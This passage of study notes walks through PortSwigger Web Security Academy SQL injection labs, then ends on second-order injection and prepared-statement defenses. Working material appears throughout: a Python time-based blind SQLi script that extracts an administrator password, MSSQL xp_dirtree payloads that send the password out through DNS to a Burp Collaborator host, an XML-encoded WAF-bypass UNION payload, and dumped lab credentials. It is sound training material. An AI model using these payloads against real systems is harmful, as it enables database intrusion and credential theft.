            ""||(select case when "
```

```
            "(username='administrator' and substring(password,"
```

```
+ str(position) +  
  
",1)=""  
  
+ ch +  
  
"") then pg_sleep(5) "  
  
"else pg_sleep(0) "  
  
"end from users)-- "  
  
)
```

```
cookies = {  
  
    "TrackingId": payload,  
  
    "session": session_cookie  
  
}
```

```
start = time.time()
```

```
try:
```

```
requests.get(  
  
    url,
```



```
        cookies=cookies,  
        headers=headers,  
        timeout=10  
    )
```

```
except:
```

```
    pass
```

```
end = time.time()
```

```
response_time = end - start
```

```
if response_time > 4.5:
```

```
    password += ch
```

```
    print(password)
```

```
    found = True
```

```
    break
```

if not found:

break

print("\nFINAL PASSWORD =", password)

```
(jadhav@Kali)-[~]  
$ pluma responsetime_password.py  
  
(jadhav@Kali)-[~]  
$ python3 responsetime_password.py  
W  
WS  
WSQ  
WSQW  
WSQWE  
WSQWEQ  
WSQWEQT  
WSQWEQT8  
WSQWEQT8C  
WSQWEQT8CD  
WSQWEQT8CDV  
WSQWEQT8CDVT  
WSQWEQT8CDVTI  
WSQWEQT8CDVTIW  
WSQWEQT8CDVTIWG  
WSQWEQT8CDVTIWGZ  
WSQWEQT8CDVTIWGZND  
WSQWEQT8CDVTIWGZNDV  
WSQWEQT8CDVTIWGZNDVZ  
  
FINAL PASSWORD = wsqweqt8cdvtiwgzndvz  
  
(jadhav@Kali)-[~]
```

Web Security Academy

Blind SQL injection with time delays and information retrieval
[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Update email

Lab solved

1, Exploiting Blind SQL Injection Using Out-of-Band (OAST) Techniques

Sometimes Blind SQL Injection becomes harder to exploit.

This happens when:

- The application processes SQL queries asynchronously
- The application's response does not depend on:
 - Query results
 - SQL errors
 - Response delays

Because of this:

- Conditional response techniques fail
- Error-based techniques fail
- Time-delay techniques fail

In such situations, attackers use: Out-of-Band (OAST) Techniques

Topic: What is Out-of-Band (OAST)

Out-of-Band means:

- The attacker receives information through a different communication channel.

Instead of:

- Seeing results in the website response

the attacker:

- Forces the database server to make external network requests.

These requests go to:

- A server controlled by the attacker.

If the external interaction occurs:

- The attacker knows the SQL injection worked.

Topic: Asynchronous Query Processing

Normally:

- Web application waits for SQL query completion.

But some applications:

- Run SQL queries in another thread.

This means:

- Website responds immediately
- Database query continues in background

Because of this:

- Delays cannot be observed
- Query results cannot be observed
- Errors cannot be observed

Topic: Using External Network Requests

Attackers exploit this by forcing the database to:

- Send DNS requests
- Send HTTP requests
- Connect to external systems

These external interactions:

- Reveal whether injected SQL executed successfully.

Topic: Why DNS is Commonly Used

The most common protocol used is:

DNS (Domain Name System)

DNS is commonly allowed because:

- Production systems require DNS for normal operation.

Most networks:

- Allow outgoing DNS traffic.

Because of this:

- DNS-based attacks are very effective.

Topic: Burp Collaborator

A common tool used for OAST testing is:

Burp Suite Professional

Feature used:

Burp Collaborator

What Burp Collaborator Does

Burp Collaborator:

- Provides attacker-controlled DNS services
- Detects external network interactions

It helps attackers:

- Confirm Blind SQL Injection vulnerabilities
- Detect DNS lookups
- Detect HTTP requests
- Capture out-of-band interactions

Topic: Triggering DNS Requests

Different databases use different methods to trigger DNS lookups.

Example for Microsoft SQL Server:

```
'; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

Breaking Down the Payload

Part 1

exec

Executes a command.

Part 2

master..xp_dirtree

A Microsoft SQL Server stored procedure.

It is used to:

- List directories

But attackers abuse it to:

- Trigger network requests.

Part 3

[//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a](http://0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a)

This is:

- An attacker-controlled domain

When the database tries to access it:

- A DNS lookup occurs.

What Happens Next

The database server performs a DNS lookup for:

0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net

Burp Collaborator receives the DNS request.

This confirms:

- The SQL injection payload executed successfully.

Topic: Extracting Data Using OAST

Attackers can also:

- Include sensitive data inside DNS requests.

Example:

- Username
- Password
- Database name

can be sent as part of:

- Subdomain names

This allows:

- Direct data exfiltration through DNS queries.

How Attackers Use This

The attacker:

1. Creates a unique Burp Collaborator domain
2. Injects SQL payload
3. Waits for DNS interaction
4. Monitors Collaborator server
5. Extracts information from received requests

Important Note

Different databases use different methods for:

- DNS lookups
- External requests
- OAST payloads

Examples:

Microsoft SQL Server: [xp_dirtree](#)

- Other databases use:
 - UTL_HTTP
 - LOAD_FILE
 - COPY TO PROGRAM
 - xp_cmdshell

Different techniques work on different database systems.

Lab: Blind SQL injection with out-of-band interaction

PRACTITIONER

LAB

Not solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the SQL injection vulnerability to cause a DNS lookup to Burp Collaborator.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use [Burp Collaborator's default public server](#).

Hint

You can find some useful payloads on our SQL injection cheat sheet.

To solve this lab we need professional edition

Exploiting Blind SQL Injection Using Out-of-Band (OAST) Techniques - Continued

After confirming that:

- Out-of-band interactions work

the attacker can move to: Data Exfiltration

This means:

- Stealing sensitive data from the database through external network requests.

Topic: Exfiltrating Data Through DNS Requests

Instead of only checking:

- Whether DNS requests occur

the attacker now:

- Includes sensitive data inside the DNS request itself.

This allows:

- Direct extraction of database information.

Example Payload

```
'; declare @p varchar(1024);
```

```
set @p=(SELECT password FROM users WHERE username='Administrator');
```

```
exec('master..xp_dirtree
```

```
"/"+@p+'.cwcsqt05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a')--
```

Breaking Down the Payload

Part 1

```
declare @p varchar(1024)
```

Creates a variable named: @p

This variable can store: Up to 1024 characters.

Part 2

```
set @p=(SELECT password FROM users WHERE username='Administrator')
```

This query: Reads the Administrator password Stores it inside: @p

Part 3

```
exec('master..xp_dirtree "/" + @p + '.cwcsqt05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a')
```

This executes: `xp_dirtree`

But now: The password is added into the domain name.

Resulting DNS Lookup

Suppose Administrator password is: S3cure

The database performs DNS lookup for:

S3cure.cwcsqt05ikji0n1f2qlzn5118sek29.burpcollaborator.net

What Happens Next

The attacker's: Burp Collaborator

server receives the DNS request.

From the subdomain: S3cure

the attacker extracts:

- Administrator password

Topic: Why This Technique is Powerful

OAST techniques are very effective because:

1. High Success Rate

They work even when:

- Responses never change
- Errors are hidden
- Time delays fail

2. Direct Data Exfiltration

Sensitive data can be:

- Sent directly through DNS requests.

No need to:

- Extract character by character slowly.
-

3. Works Asynchronously

Even if: SQL queries run in background threads

DNS requests still occur.

Topic: Common Data Attackers Extract

Attackers may exfiltrate:

- Passwords
- Usernames
- Database names
- Table names
- API keys
- Tokens
- Server information

Topic: Why DNS is Preferred

DNS is commonly used because:

- Most networks allow outgoing DNS traffic.
- DNS traffic is often less restricted.
- DNS requests are small and fast.

Because of this: DNS-based OAST attacks are highly reliable.

Important Note

Different databases use different methods for:

- External network interactions
- DNS lookups
- OAST payloads

Examples:

Microsoft SQL Server: xp_dirtree

Oracle: UTL_HTTP

PostgreSQL: COPY TO PROGRAM

Different techniques work on different database systems.

Lab: Blind SQL injection with out-of-band data exfiltration



This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use **Burp Collaborator's default public server**.

We need professional edition to solve this lab

SQL Injection in Different Contexts

In previous examples:

- SQL Injection payloads were inserted into:
 - URL parameters
 - Query strings

Example: ?id=1

But SQL Injection is not limited to URL parameters only.

Attackers can perform SQL Injection using:

- Any user-controlled input
- That is processed by the application as part of a SQL query.

Topic: Common Places Where SQL Injection Can Occur

SQL Injection can occur in:

- URL parameters
- Form fields
- Cookies
- HTTP headers
- JSON data
- XML data
- API requests

Any input sent to the database can become: SQL Injection Entry Point

Topic: SQL Injection in JSON Requests

Some applications use:JSON

to send data.

Example JSON request:

```
{ "username":"admin",  
  
  "password":"test" }
```

If the application:

- Directly inserts this data into SQL queries

then:

- SQL Injection may occur.

Topic: SQL Injection in XML Requests

Some applications use:XML

to communicate with the server.

Example:

```
<stockCheck>
```

```
  <productId>123</productId>
```

```
  <storeId>999</storeId>
```

```
</stockCheck>
```


If XML values are:

- Inserted into SQL queries without validation

Then: SQL Injection becomes possible.

Topic: Bypassing WAFs and Filters

Many websites use:

- WAFs (Web Application Firewalls)
- Security filters

These defenses try to block:

- Common SQL Injection keywords

Examples:

- SELECT
- UNION
- DROP
- OR 1=1

Problem with Weak Filters

Weak filters often:

- Search only for exact keyword matches.

Example:Blocking: SELECT

But they may fail if:

- Characters are encoded
- Keywords are obfuscated

Topic: Using XML Escape Sequences

Attackers can hide SQL keywords using: XML Escape Sequences

Example payload:

```
<stockCheck>
```

```
  <productId>123</productId>
```

```
  <storeId>999 &#x53;ELECT * FROM information_schema.tables</storeId>
```

```
</stockCheck>
```

Understanding S

S

is:

- XML hexadecimal encoding

Hex value: 53

represents character:S

Decoded Payload

The server decodes: SELECT

Into: SELECT

before sending it to the SQL interpreter.

Why Attackers Use Encoding

Encoding helps attackers:

- Bypass weak filters
- Hide SQL keywords
- Avoid WAF detection

This technique is called:Obfuscation

Topic: `information_schema.tables`

Payload contains: `information_schema.tables`

This is a special database table.

It stores:

- Table names
- Database structure information

Attackers use it to:

- Enumerate database tables
- Discover database structure

How the Attack Works

Step 1

Attacker sends encoded XML payload.

Step 2

Server decodes XML escape sequences.

Example: `S`

becomes: `S`

Step 3

Application builds SQL query using decoded input.

Step 4

Database executes malicious SQL command.

Topic: Why SQL Injection in Different Formats is Dangerous

Developers sometimes:

- Secure URL parameters
- But forget to validate:
 - JSON
 - XML
 - API inputs

Attackers take advantage of:

- Hidden input processing paths
- Weak input validation
- Poor WAF implementations

Important Note

Different applications may process:

- Encoded characters
- Unicode values
- XML entities
- JSON escape characters

before:

- Passing input to the database.

Because of this:

- Encoded payloads can bypass weak security filters.

Lab: SQL injection with filter bypass via XML encoding

PRACTITIONER

 LAB

Not solved

This lab contains a SQL injection vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.

The database contains a `users` table, which contains the usernames and passwords of registered users. To solve the lab, perform a SQL injection attack to retrieve the admin user's credentials, then log in to their account.

 Hint

A web application firewall (WAF) will block requests that contain obvious signs of a SQL injection attack. You'll need to find a way to obfuscate your malicious query to bypass this filter. We recommend using the Hackvertor extension to do this.

 ACCESS THE LAB

End Goal:

Exploit SQL injection to retrieve the admin users's credentials from the users table and log into their account.

Analysis:

1, intercept the request

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is intercepted and displayed in the 'Request' pane. The request is a GET to `/product?productId=6` with various headers including `Host: 0a9800e40390c23c80f008890e8003a.web-security-academy.net`, `Cookie: session=FjD35a2V9NblFaoCTTaeGZxtArNl`, and `Sec-CH-UA: "Chromium";v="145", "Not A Brand";v="99"`. The 'Response' pane shows the server's response, which is an HTML page with a status of 200 OK. The response content includes a `<title>` tag with the text 'SQL injection with filter bypass via XML encoding' and a `<script>` tag that sets a `class=link` attribute. The response also contains a `<div class=container>` block with a `<div class=title:container>` block and a `<div class=logo>` block. The response ends with a `</div>` tag.


The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is intercepted and displayed in the 'Request' pane. The request is a POST to `/stock` with a status of 200 OK. The request body is an XML document with the following structure:

```
<?xml version='1.0' encoding='UTF-8'?>
<stockCheck>
  <productId>6</productId>
  <storeId>1</storeId>
</stockCheck>
```

 The 'Response' pane shows the server's response, which is an HTML page with a status of 200 OK. The response content includes a `<title>` tag with the text 'SQL injection with filter bypass via XML encoding' and a `<script>` tag that sets a `class=link` attribute. The response also contains a `<div class=container>` block with a `<div class=title:container>` block and a `<div class=logo>` block. The response ends with a `</div>` tag.

2, check for if the query is parameterised

Payload: 1 UNION SELECT NULL




Its parameterised it detected (WAF is detecting this)

A web application firewall (WAF) will block requests that contain obvious signs of a SQL injection attack

3, to make obfuscate the malicious query to bypass this filter



- We use extension : Hackvertor

Click : Extensions → select : BApp Store → search for : Hackvertor → click on Hackvertor → click on install



After installed


Go back to repeater → then select the payload →right click extension→
hackvertor→encode→hex_entities



After encode we get respanse

Next check how many columns are there: for that we need to add one more NULL


If we get 0 units is has one columns if we get actual units then we have columns we need to add NULL value one more time



We get 0 units so we have one columns

4, find the data of column like user name and passwords : so for that we need to concatenate the both columns

Payload: 1 UNION SELECT username || '~' || password FROM user



So finally we get the users name and passwords

carlos~ft3lcybvyf3gllm0tvwq

wiener~8p4gr8ethj3y0exd6tzi

administrator~uleq25pexgkqnwmg3cwn

Login

Username

administrator

Password

.....

Log in

SQL injection - PortSwig

SQL injection with filter

https://0a980ed0390c23c80f008890e8003a.web-security-academy.net/my-account?id=administrator

WebSecurity Academy

SQL injection with filter bypass via XML encoding

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account


Your username is: administrator

Email

Update email

So we solved the lab :

Second-Order SQL Injection



SQL Injection is generally divided into:

- First-Order SQL Injection
- Second-Order SQL Injection

Topic: First-Order SQL Injection

First-Order SQL Injection happens when:

- User input is immediately used in a SQL query.

Example flow:

User Input → SQL Query → Database Response

The attack executes:

- Directly after the user sends input.

Example of First-Order SQL Injection

Suppose user enters: ' OR 1=1--

The application directly creates query:

```
SELECT * FROM users WHERE username=" OR 1=1--'
```

The SQL Injection occurs:

- Immediately.
-

Topic: What is Second-Order SQL Injection

Second-Order SQL Injection happens when:

- User input is stored first
- Then later reused in another SQL query unsafely.

This means:

- The attack does not execute immediately.
- It executes later when stored data is processed again.

Because of this:

Second-Order SQL Injection is also called: **Stored SQL Injection**

Topic: How Second-Order SQL Injection Works

Step 1: The user submits input.

Example: admin'--

Step 2 : The application stores the input safely into the database.

Example:

- User profile
- Username
- Address
- Feedback
- Settings

At this stage:

- No SQL Injection occurs.

Step 3

Later: Application retrieves stored data from database.

Step 4

The stored data is inserted into another SQL query unsafely.

Now:

- SQL Injection occurs.

Important Point

The dangerous part is:

- The malicious payload stays inside the database.
- It becomes active later.

Topic: Why Developers Miss This Vulnerability

Developers often think: **Data coming from database is trusted**

Because:

- It was previously stored safely.

But this assumption is incorrect.

Stored data can still contain:

- SQL Injection payloads
 - Malicious characters
 - Dangerous SQL syntax
-

Example Scenario

Suppose a website allows users to update profile names.

User enters: john'--

Application safely stores it inside the database.

No issue occurs initially.

Later Processing

Later the application creates query:

```
SELECT * FROM users WHERE username='john'--'
```

Now:

- The remaining query becomes commented out.
- SQL Injection occurs.

Topic: Why Second-Order SQL Injection is Dangerous

Second-Order SQL Injection is dangerous because:

1. Harder to Detect

The attack: Does not execute immediately.

2. Payload is Hidden in Database

Malicious input remains: Stored inside database.

3. Developers Trust Stored Data

Applications often: Skip validation for database-stored values.

4. Can Affect Different Features

Payload entered in one feature may execute in:

- Another page
- Admin panel
- Report generation
- Search system
- Logging system

Common Places Where Second-Order SQL Injection Occurs

User Profiles

Example:

- Username
- Bio
- Address

Feedback Forms

User input stored for:

- Admin review

Settings Pages

Stored configuration values reused later.

How to Prevent SQL Injection

SQL Injection can be prevented mainly by using: [Parameterized Queries](#)

These are also called: [Prepared Statements](#)

Prepared statements separate:

- SQL query structure
from:
- User input

Because of this:

- User input cannot change the SQL query logic.

Topic: Vulnerable SQL Query Using String Concatenation

Example vulnerable code:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
```

```
Statement statement = connection.createStatement();
```

```
ResultSet resultSet = statement.executeQuery(query);
```

Understanding the Problem

The query directly inserts: input

inside the SQL statement.

If attacker provides: ' OR 1=1--

the query becomes: SELECT * FROM products WHERE category = " OR 1=1--'

Now:

- SQL query structure changes
- SQL Injection occurs

Topic: Secure Query Using Prepared Statements

Secure version:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products  
WHERE category = ?");
```

```
statement.setString(1, input);
```

```
ResultSet resultSet = statement.executeQuery();
```

Understanding the Secure Query

Part 1 `SELECT * FROM products WHERE category = ?`

The:?

is a placeholder.

Part 2 `statement.setString(1, input);`

This safely inserts user input as: Data only NOT as:SQL code

Why Prepared Statements Prevent SQL Injection

Prepared statements:

- Separate SQL commands from user data.

Even if attacker enters: ' OR 1=1--

it is treated as: Normal text

NOT executable SQL syntax.

Topic: Where Parameterized Queries Can Be Used

Prepared statements work safely for: **WHERE Clause**

Example:

`WHERE username = ?`

INSERT Statements

Example: INSERT INTO users(username,password) VALUES(?,?)

UPDATE Statements

Example: UPDATE users SET password=? WHERE username=?

Topic: Where Prepared Statements Cannot Be Used

Prepared statements cannot safely handle:

- Table names
- Column names
- ORDER BY values

Example: ORDER BY ?

usually does not work safely.

Topic: Safe Alternatives for Table Names and ORDER BY

For these situations developers should use: **Whitelisting**

Allow only approved values.

Example:

name

price

date

Different Application Logic

Instead of: Directly inserting user input into query structure

developers should: Use predefined query logic.

Topic: Hard-Coded Query Structure

For prepared statements to be effective:

The SQL query itself must always remain: Hard-Coded

Unsafe Example

```
String query = "SELECT * FROM " + tableName;
```

This is dangerous because:

- Query structure changes dynamically.

Safe Example

```
SELECT * FROM products WHERE category = ?
```

Here:

- Query structure never changes.

Only:

- Data changes safely.
-

Important Warning

Developers should NEVER assume: Data is trusted

Even if:

- Data came from database
- Internal systems
- Previous safe operations

Because: Attackers may still control that data.

Common SQL Injection Prevention Techniques

1. Prepared Statements

Best and most effective method.

2. Input Validation

Validate:

- Data type
- Length
- Allowed characters

3. Whitelisting

Allow only:

- Approved values

4. Least Privilege

Database accounts should have:

- Minimum required permissions

5. Avoid Dynamic SQL

Avoid:

- Building SQL queries using string concatenation

Important Note

Prepared statements are considered:

The Standard and Recommended Defense

against SQL Injection vulnerabilities.

